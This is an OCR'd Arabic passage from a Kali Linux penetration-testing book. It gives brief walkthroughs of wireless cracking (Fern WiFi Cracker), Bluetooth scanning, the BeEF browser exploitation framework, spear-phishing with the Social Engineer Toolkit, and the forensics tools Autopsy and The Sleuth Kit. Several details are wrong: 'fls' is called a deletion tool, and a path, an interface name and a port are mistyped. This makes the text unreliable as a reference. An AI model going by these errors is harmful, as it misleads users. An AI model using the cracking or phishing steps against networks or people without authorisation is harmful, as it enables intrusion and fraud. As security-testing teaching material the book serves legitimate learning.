
 *** Kismet Remote Drone Options ***
     --drone-listen           Override Kismet drone listen options

 *** Dump/Logging Options ***
```


بمجرد إقلاع terminal ، نكتب ksimet و نضغط *Enter*. سوف يتم الترحيب بك عبر شاشة مقدمة. نجيب عن الأسئلة لبدأ الخادم. و إذا كنت نشغلها للمرة الأولى سوف يتم الؤال عن تحديد منفذ .interface



نضيف المنفذ اللاسلكي الخاص بنا (بشكل إفتراضي wlan0) ونختار Add كما هو موضح في الشكل التالي:



بمجرد إضافة المنفذ، Kismet سوف تبدأ بإظهار تقارير عن الشبكات اللاسلكية التي يمكن الوصول لها. يمكن أن نختار واحدة منها و نبدأ بإلتقاط البيانات منها.



كان هذا موجز مختصر جدا عن كيفية التعامل مع Kismet لكشف الشبكات اللاسلكية و تحصيل المعلومات والبيانات المرسلة عبرها.

Fern WIFI Cracker

أداة ذات واجهة رسومية من أجل فحص Wi-Fi وهي قادرة على كسر و إستعادة كلمة المرور WEP/WPA/WPS وإيضاً تشغيل هجوم على الشبكات السلكية واللاسلكية. هذه الأداة تم تطويرها بإستخدام لغة البرمجة Python. من أجل إستخدامها يجب أن يكون لدينا بعض الأدوات المنصبة بشكل مسبق مثل Aircrack و Python Scrapy و Reaver. Kali يحوي هذه الأدوات منصبة بشكل مسبق لذلك لاداعي لتنصيبها ثانية. بعض ميزات هذه الأداة:

- WEP Cracking with Fragmentation, Chop-Chop, Caffe-Latte, Hirte, ARP Request Replay, or WPS attack.
- WPA/WPA2 Cracking with dictionary or WPS-based attacks.
- Automatic saving of the key in the database upon a successful crack.
- Automatic access point attack system.
- Session hijacking (passive and Ethernet modes).
- Access point MAC address for geolocation tracking.

لبدأ أداة Fern نذهب للمسار التالي:

Applications|Kali Linux|Wireless Attacks|Wireless tools|Fern WIFI Cracker.

بمجرد ظهور الواجهة الرسومية نختار المنفذ الخاص بنا من قائمة drop-down. بعد بضع لحظات سوف تبدأ الواجهة الرسومية بعرض شبكات Wi-Fi القريبة مصنفة وفق حماية كلمات المرور (WPA, WEP, ...).



عند ظهور إعدادات المسح نضغط على OK للمتابعة. بعد بضع لحظات سوف يبدأ الهجوم وأي فك كلمة مرور سوف يتم التبليغ عنه عبر البرنامج.


Bluetooth auditing

نظام Kali يزودنا بإمكانية العمل في نمط شبكات bluetooth. حيث أن Bluetooth هي طريقة نقل البيانات الأكثر شيوعاً ضمن شبكات الموبايل وتقريبا في كل الأجهزة الحديثة التي تدعم تقنية Bluetooth. لذلك Bluetooth auditing ضروري لكل مدير شبكة. وسوف نقدم مقدمة مختصرة عن BlueRange.

BlueRanger

BlueRanger نموزج هجوم بسيط يستخدم جودة خط الإتصال لتحديد أجهزة الـ Bluetooth. حيث أنها ترسل pings لتشكيل إتصال بين منفذ Bluetooth حيث ان معظم الأجهزة تسمح بعملية ping دزن الحاجة إلى التوثيق و السماحية.

نذهب وفق المسار التالي من أجل تشغيل BlueRanger:
Applications|Kali Linux|Wireless Attacks|Bluetooth tools|BlueRanger.


```
BlueRanger 1.0 by JP Dunning (.ronin)
<www.hackfromacave.com>
(c) 2009-2012 Shadow Cave LLC.

NAME
        blueranger

SYNOPSIS
        blueranger.sh <hciX> <bdaddr>

DESCRIPTION
        <hciX>         Local interface
        <bdaddr>       Remote Device Address

root@kali:~#
```

من أجل بدأ إظهار قائمة شبكات الـ Bluetooth نمرر الأمر الذي يحوي SYNOPSIS من الصورة السابقة كما في المثال التالي:

root@kali:~#blueranger.sh bci0 6C:D4:8A:B0:20:AC

بمجرد تنفيذ الأمر Bash script سوف يبدأ بعملية ping للأجهزة ضمن المجال. الشاشة سوف تتحدث بعد كل ping. وسوف يتم إظهار تقرير عن الاجهزة المجاورة و عدد ping و التغيرات و المجال و هكذا...

طرق و أدوات Exploitation

Exploitation frames يعتبر قلب و روح عملية إختبار الإختراق. حيث تعطي قوة لإدارة فحص نقاط الضعف بسهولة بإستخدام framework واحد. Kali Linux يكامل و يجمع هذه الـ framework للتأكد من أنها تعمل بالشكل الأمثل. في هذا القسم سوف نغطي بعض من أهم exploitation frameworks الموجودة في Kali Linux.

Browser Exploitation Framework

BeEF وهي framework مشهورة مفتوحة المصدر مصممة خاصة لمراقبة متصفحات الويب.
نبدأ BeEF عبر الذهاب الى المسار التالي:
Applications|Kali Linux|Exploitation Tools|BeEF Exploitation Framework|BeEF.

هذا سوف يؤدي إلى تشغيل المتصفح على الموقع التالي:
http://127.0.0.1:30/ui/panel/

في الخطوة التالية سوف يتم سؤالك عن معلومات التوثيق. اسم المستخدم و كلمة المرور الإفتراضية هي beef و beef على الترتيب.


النسخ الإبتدائة من النظام Kali لاتحوي BeEF مثبة. في هذه الحالة سوف نستخدم الأمر التالي للحصول على آخر نسخة:

```
root@kali:/#apt-get update
root@kali:/#apt-get install beef-xss
```

بمجرد إنتهار التثبيت نستطيع الإنتقال إلى مسار الأداة و بدأ إستخدامها عبر الأمر التالي:

```
root@kali:/#cd /ysr/share/beef-xss
root@kali:/#./beef
```


عند ظهور صفحة الترحيب نستطيع البدأ بالضغط على وصلة demo من أجل الحصول على دليل البدأ.



القائمة اليسرى من BeEF سوف تحوي مسارات البحث. وسوف نلاحظ قوائم مختلفة وسوف تلقي نظرة سريعة عليهم:

- Getting Started: هي نفس صفحة الترحيب التي قمنا بقراءتها في الشكل السابق.
- Logs: تظهر مختلف عمليات البحث.

❖ Current Browser: هي القائمة الرئيسية للبحث. تحوي تفاصيل عن عملية البحث الحالية. تحوي 6 قوائم فرعية مع معلومات و عمليات مختلفة.



القوائم الفرعية هي كالتالي:


- Details: تحوي كل تفصيل عن المتصفح.
- Logs: تحوي رسائل log لعمليات المتصفح.
- Commands: تحوي مختلف الموديولات و النماذج التي يمكن تنفيذها في المتصفح.
- Rider: هذه القائمة تسمح لنا بإرسال طلبات HTTP بالنيابة عن المتصفح.
- XssRays: تبحث عن أي هجوم XSS محتمل على المتصفح.

لقد رأينا بشكل مختصر المعلومات الأساسية عن BeEF. يمكننا تشغيل BeEF على تطبيقات الويب الخاصة بك أو يمكن أن نبدأ بدروس demo لمعرفة المزيد على هذه الـ framework.

Social Engineer Toolkit


Social Engineer Toolkit (SET) هي أداة سطر أوامر مشهورة التي تستطيع القيام بهجوم على مستخدمين محددين. حيث يتم بناء الهجوم على مجموعة من الخيارات الموجودة ضمن هذه الأداة وستمح للمهاجم بإستخدام قوة هذه الاداة لبناء سلسة الهجوم. نجاح سلسة الهجوم يعتمد تماماً على العنصر البشري لذلك سميت بأداة الهندسة الإجتماعية. لبدأ هذه الأداة نذهب وفق المسار التالي:

Applications|Kali Linux|Exploitation tools|Social Engineering Toolkit|se-toolkit.



نستطيع إختيار نمط الهجوم الذي نرغب به من قائمة الخيارات لتأسيس الهجوم. دعونا نختار 1.

هنا سوف نجد خيارات هجوم عديدة لنختارها. لنختار على سبيل المثال Spear-Phishing Attack Vector و من ثم نختار Create Social Engineering Template. هذا الخيار سوف يسمح لنا بناء نموذج هجوم خاص بنا لتنفيذ هجوم عبر SET.



بالإضافة لذلك نستطيع بدأ هجوم إعتماداً على موقع معين أو برنامج جافا و هكذا. SET أداة مفيدة وسهلة الإستخدام التي تزودنا بالعديد من الخيارات من أجل إختبار الإختراق. SET أيضاً تمكننا من إستغلال قوة Metasploit framework لبناء payload و meterpeter connections و shells و غيرها.

التعامل مع الأدوات Forensics

يحوي النظام Kali مجموعة مدهشة من الأدوات المجانية المبنية على أساس forensics التي يمكن إستخدامها للبحث في النظم المخترقة. Forensics تلعب دور مختلف تماما مقارنة بإختبار الإختراق. حيث أن في تحليل Forensics نحن نحاول أو نحلل السبب الأساسي في الدراسة والتحليل بينما في إختبار الأختراق ننفذ عملية الكسر أو الإختراق. دعونا نلقي نظرة سريعة على بعض من أهم أدوات العلمية في النظام Kali.

Autopsy Forensic Browser


وهي أداة مفيدة جدا في التحليل العلمي. وهي أداة ذات واجهة رسومية تولد تقرير تفصيلي للأحداث التي تحدث ضمن نظام التشغيل. مما يجعل ربط العمليات مع بعضها أسهل. وهي أداة سريعة وقوية في البحث عن تصرفات مشبوهة ضمن النظام. بعض ميزاتها المشهورة:

- Timeline analysis
- Filesystem analysis
- Extracting history, cookies, and bookmarks from various browsers
- Hash filtering

Autopsy يمكن تشغيلها عبر الذهاب الى المسار التالي:

Applications|Kali Linux|Forensics|Digital Forensics|Autopsy.

ويمكن بدأ الواجهة الرسومية من المتصفح عبر الذهب إلى العنوان :
localhost:9999/autopsy



عند ظهور الواجهة الرسومية / نستطيع بدأ حالة جديدة عبر الضغط على New Case. سوف تظهر نافذة جديدة كما في الشكل التالي:

CREATE A NEW CASE

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.

kali

2. **Description:** An optional, one line description of this case.

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.

a. darklord b. c. d. e. f. g. h. i. j.

NEW CASE CANCEL HELP

نملأ التفاصيل الأولية مثل Case Name، Description و Investigator Name, وفي المرحلة الأخيرة سوف يتم طلب إضافة صورة. تدخل المسار الكامل للصورة لتظهر في عمليات البحث . والآن نكون جاهزين للبدأ بعملية البحث و التحري عن الهدف.

معظم خصائص الصورة التي تخضع للبحث سوف توضع ضمن قائمة على الجزء الأيسر من الواجهة الرسومية. Image سوف تظهر مسار البنية. Views تظهر البيانات من نوع الملف. Results تحوي الخرج من نموذج Ingest. نموذج Ingest يحلل عدة ملفات وفق أولوية معينة. و هي كيفية الإنتقال بشكل كامل داخل النظام لمعرفة التغيرات في النظام وتحديد أي خطر محتمل. Autopsy أداة سهلة جداً في حالات عدم معرفة أساس الضرر في النظام.

The Sleuth Kit

TSK مجموعة من المكتبات التي يمكن إستخدامها لفحص القرص للدراسة الرقمية. مكتبات TSK تكون مدمجة مع أدوات علمية أخرى من أجل أن تعمل معها لتنفيذ الهدف العملي. Autopsy هي نسخة رسومية من TSK. بعض أدواتها المهمة:

icat أداة عرض محتوى الملف.

blkls أداة لتحرير المساحة غير المحجوزة في القرص.

fsstat لتحديد مكان جزء من المعلومات.

fls أداة حذف ملفات.

هناك بعض الأدوات المفيدة الموجودة ضمنها التي يمكن إستخدامها في مختلف الحالات لتنفيذ التدقيق و البحث.

ماسبق كان مقدمة عن الأدوات المهمة التي يمكن إستخدامها في العديد من الحالات لتنفيذ عدة مهام من تجميع المعلومات إلى البحث و التدقيق و الفحص العلمي. Kali يحوي أكثر من 300 أداة ولايمكن شرح جميعها ضمن هذا الكتاب ولكن الفهم الجيد لبعض هذه الأدوات يمكن أن يكون مفيد في العديد من الحالات.

في القسم التالي من هذا الكتاب سوف نغطي بعض الأدوات ولكن بتوسع و بتفصيل أكثر.

5 مصطلحات أو أساسيات يجب معرفتها

عند البدأ بإستخدام النظام Kali من Linux سوف تستنتج أنه هناك العديد من الأشياء يمكن القيام بها عبر هذا النظام. في هذا القسم سوف تتعلم كل شيء حول أكثر الأشياء إنتشارا و التي يمكن تنفيذها عبر هذا النظام.

